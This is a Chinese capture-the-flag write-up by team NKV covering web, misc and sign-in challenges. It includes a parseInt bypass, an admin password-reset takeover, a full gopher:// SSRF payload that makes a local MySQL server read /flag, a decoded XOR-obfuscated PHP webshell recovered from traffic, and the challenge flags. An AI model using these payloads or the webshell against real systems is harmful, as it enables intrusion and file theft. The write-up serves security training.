NKV战队 WriteUp

队伍名称

NKV

排名

40名

解题思路

WEB

cool_index 题

审计nodejs，article路由中数字判断

```
if (req.body.index < 0) {
    return res.status(400).json({ message: "你知道我要说什么" });
}
if (decoded.subscription !== "premium" && index >= 7) {
    return res
        .status(403)
        .json({ message: "订阅高级会员以解锁" });
}
index = parseInt(index);
if (Number.isNaN(index) || index > articles.length - 1) {
    return res.status(400).json({ message: "你知道我要说什么" });
}
```

首先随便注册一个账户

拦截修改索引值，将数字改为7a，绕过检测

拿到flag：`DASCTF{c6616d37-ee71-4473-b9ef-c4daf7398ddc}`

一血！

EasySignin

随便注册账号，拦截修改密码包

把username改为admin，重发，发现admin密码被修改为指定值，登录admin

康好康的图片getpicture.php中传入url，可以打ssrf

端口探测发现mysql服务，随便打一下：http://127.0.0.1:3306/

发现有返回值，ssrf gopher打mysql的load_file

Gopherus工具生成payload

账户名root，执行语句select load_file('/flag');

```
gopher://127.0.0.1:3306/_%a3%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%72%6f%6f%74%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%1b%00%00%00%03%73%65%6c%65%63%74%20%6c%6f%61%64%5f%66%69%6c%65%28%27%2f%66%6c%61%67%27%29%3b%01%00%00%00%01
```

urlencode一下

```
getpicture.php?
url=gopher%3a//127.0.0.1%3a3306/_%25a3%2500%2500%2501%2585%25a6%25ff%2501%2500%2500%2500%2501%2521%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2572%256f%256f%2574%2500%256d%2579%2573%2571%256c%255f%256e%2561%2574%2569%2576%2565%255f%2570%2561%2573%2573%2577%256f%2572%2564%2500%2566%2503%255f%256f%2573%2505%254c%2569%256e%2575%2578%250c%255f%2563%256c%2569%2565%256e%2574%255f%256e%2561%256d%2565%2508%256c%2569%2562%256d%2579%2573%2571%256c%2504%255f%2570%2569%2564%2505%2532%2537%2532%2535%2535%250f%255f%2563%256c%2569%2565%256e%2574%255f%2576%2565%2572%2573%2569%256f%256e%2506%2535%252e%2537%252e%2532%2532%2509%255f%2570%256c%2561%2574%2566%256f%2572%256d%2506%2578%2538%2536%255f%2536%2534%250c%2570%2572%256f%2567%2572%2561%256d%255f%256e%2561%256d%2565%2505%256d%2579%2573%2571%256c%251b%2500%2500%2500%2503%2573%2565%256c%2565%2563%2574%2520%256c%256f%2561%2564%255f%2566%2569%256c%2565%2528%2527%252f%2566%256c%2561%2567%2527%2529%253b%2501%2500%2500%2500%2501
```

base64decode

拿到flag：`DASCTF{815724ca-553d-42fc-96d7-237577177591}`

MISC

parser题

提取HTTP流中upload.php上传的php文件

重命名变量如下：

```php
<?php error_reporting(E_ALL ^ E_NOTICE);
$aaaab = "08067Sec";
function xorDecrypt($arr, $brr)
{
    $arr = base64_decode($arr);
    $re = base64_decode('');
    $kkk = strlen($brr);
    for ($i = 0; $i < strlen($arr); $i++) {
        $ttta = $brr[$i % $kkk];
        $lll = ord($arr[$i]) - $i % 3;
        $lll = ($lll ^ ord($ttta)) % 256;
        $re .= chr($lll);
    }
```

```
    return $re;
}
class A
{
    public function __construct($m, $n)
    {
        $h = xorDecrypt($m, "GFCTF2024");
        $j = xorDecrypt($n, "DASCTF");
        print_r(base64_encode(xorDecrypt(base64_encode(call_user_func($h, $j)),
"GETMYFLAG")));
    }
}
if ($_POST[pass] === sha1($aaaab)) {
    $final = new A($_COOKIE['ys'], $_COOKIE["qd"]);
}
echo "success_1";
```

编写xorEncrypt如下

```
function xorEncrypt($arr, $brr)
{
    $re = '';
    $kkk = strlen($brr);
    for ($i = 0; $i < strlen($arr); $i++) {
        $ttta = $brr[$i % $kkk];
        $lll = ($lll ^ ord($ttta)) % 256;
        $lll = ord($arr[$i]) + $i % 3;
        $re .= chr($lll);
    }
    return base64_encode($re);
}
```

提取最后的cat /flag流量包，解密

```
<?php
function xorDecrypt($arr, $brr)
{
    $arr = base64_decode($arr);
    $re = base64_decode('');
    $kkk = strlen($brr);
    for ($i = 0; $i < strlen($arr); $i++) {
        $ttta = $brr[$i % $kkk];
        $lll = ord($arr[$i]) - $i % 3;
        $lll = ($lll ^ ord($ttta)) % 256;
        $re .= chr($lll);
    }
    return $re;
}
function xorEncrypt($arr, $brr)
{
    $re = '';
    $kkk = strlen($brr);
    for ($i = 0; $i < strlen($arr); $i++) {
        $ttta = $brr[$i % $kkk];
```

```
        $lll = ord($arr[$i]);
        $lll = ($lll ^ ord($ttta)) % 256;
        $lll = $lll + $i % 3;
        $re .= chr($lll);
    }
    return ($re);
}

$ys = "NC8oOCtvVUtTJA==";
$qd = "JyEpY3wiKCE2";
$ans = "AwUFDgoCNzlpMhtmPzObPCYpF3YkPms2Ey11NDZlPyVO";
echo xorDecrypt($ys, "GFCTF2024");
echo "<br>";
echo xorDecrypt($qd, "DASCTF");
echo (xorEncrypt(base64_decode($ans), "GETMYFLAG"));
```

拿到flag：`DASCTF{y0u_4re_phpP4rs3r_m4st3r}`

badmes

我们基于朴素贝叶斯训练一个分类器，然后一条一条进行测试即可，只需要正确240条就可以获得flag

训练器代码：


```
import os
os.environ["HDF5_USE_FILE_LOCKING"] = "FALSE"
stopwords_path = r'chineseStopWords.txt'
def read_stopwords(stopwords_path):

    stopwords = []
    with open(stopwords_path, 'r', encoding='utf-8') as f:
        stopwords = f.read()
    stopwords = stopwords.splitlines()
    return stopwords
stopwords = read_stopwords(stopwords_path)

from sklearn.pipeline import Pipeline
from sklearn.feature_extraction.text import CountVectorizer
from sklearn.naive_bayes import BernoulliNB
from sklearn.naive_bayes import MultinomialNB
from sklearn.naive_bayes import ComplementNB
import pandas as pd
import numpy as np

data_path = "data_2.csv"
sms = pd.read_csv(data_path, encoding='utf-8')

from sklearn.model_selection import train_test_split
X = np.array(sms.msg_new)
y = np.array(sms.label)
X_train, X_test, y_train, y_test = train_test_split(X, y, random_state=42,
test_size=0.1)
print("总共的数据大小", X.shape)
print("训练集数据大小", X_train.shape)
print("测试集数据大小", X_test.shape)
```

```
from sklearn.pipeline import Pipeline
from sklearn.feature_extraction.text import TfidfVectorizer
from sklearn.preprocessing import StandardScaler
from sklearn.naive_bayes import ComplementNB

pipeline_list = [

    ('tf', TfidfVectorizer(stop_words=stopwords)),
    ('ss',StandardScaler(with_mean=False)),
    ('classifier', ComplementNB(alpha=1))

]

pipeline = Pipeline(pipeline_list)
pipeline.fit(X_train, y_train)
y_pred = pipeline.predict(X_test)

pipeline.fit(X, y)

import joblib
pipeline_path = 'results/pipeline.model'
joblib.dump(pipeline, pipeline_path)
```

训练完的模型存储到本地，然后对出现的文本进行测试，程序输出label：0或者1

```
import os
os.environ["HDF5_USE_FILE_LOCKING"] = "FALSE"
stopwords_path = r'chineseStopWords.txt'
def read_stopwords(stopwords_path):
    stopwords = []

    with open(stopwords_path, 'r', encoding='utf-8') as f:
        stopwords = f.read()
    stopwords = stopwords.splitlines()

    return stopwords

stopwords = read_stopwords(stopwords_path)
import joblib
pipeline_path = 'results/pipeline.model'
pipeline = joblib.load(pipeline_path)

def predict(message):

    label = pipeline.predict([message])[0]
    proba = list(pipeline.predict_proba([message])[0])

    return label, proba
```

得出结果：



所以，flag是

```
DASCTF{OB0b73eC3VVpvbadnne3}
```

签到

签到!

DASCTF{GFCTF2024_Mamba_Back}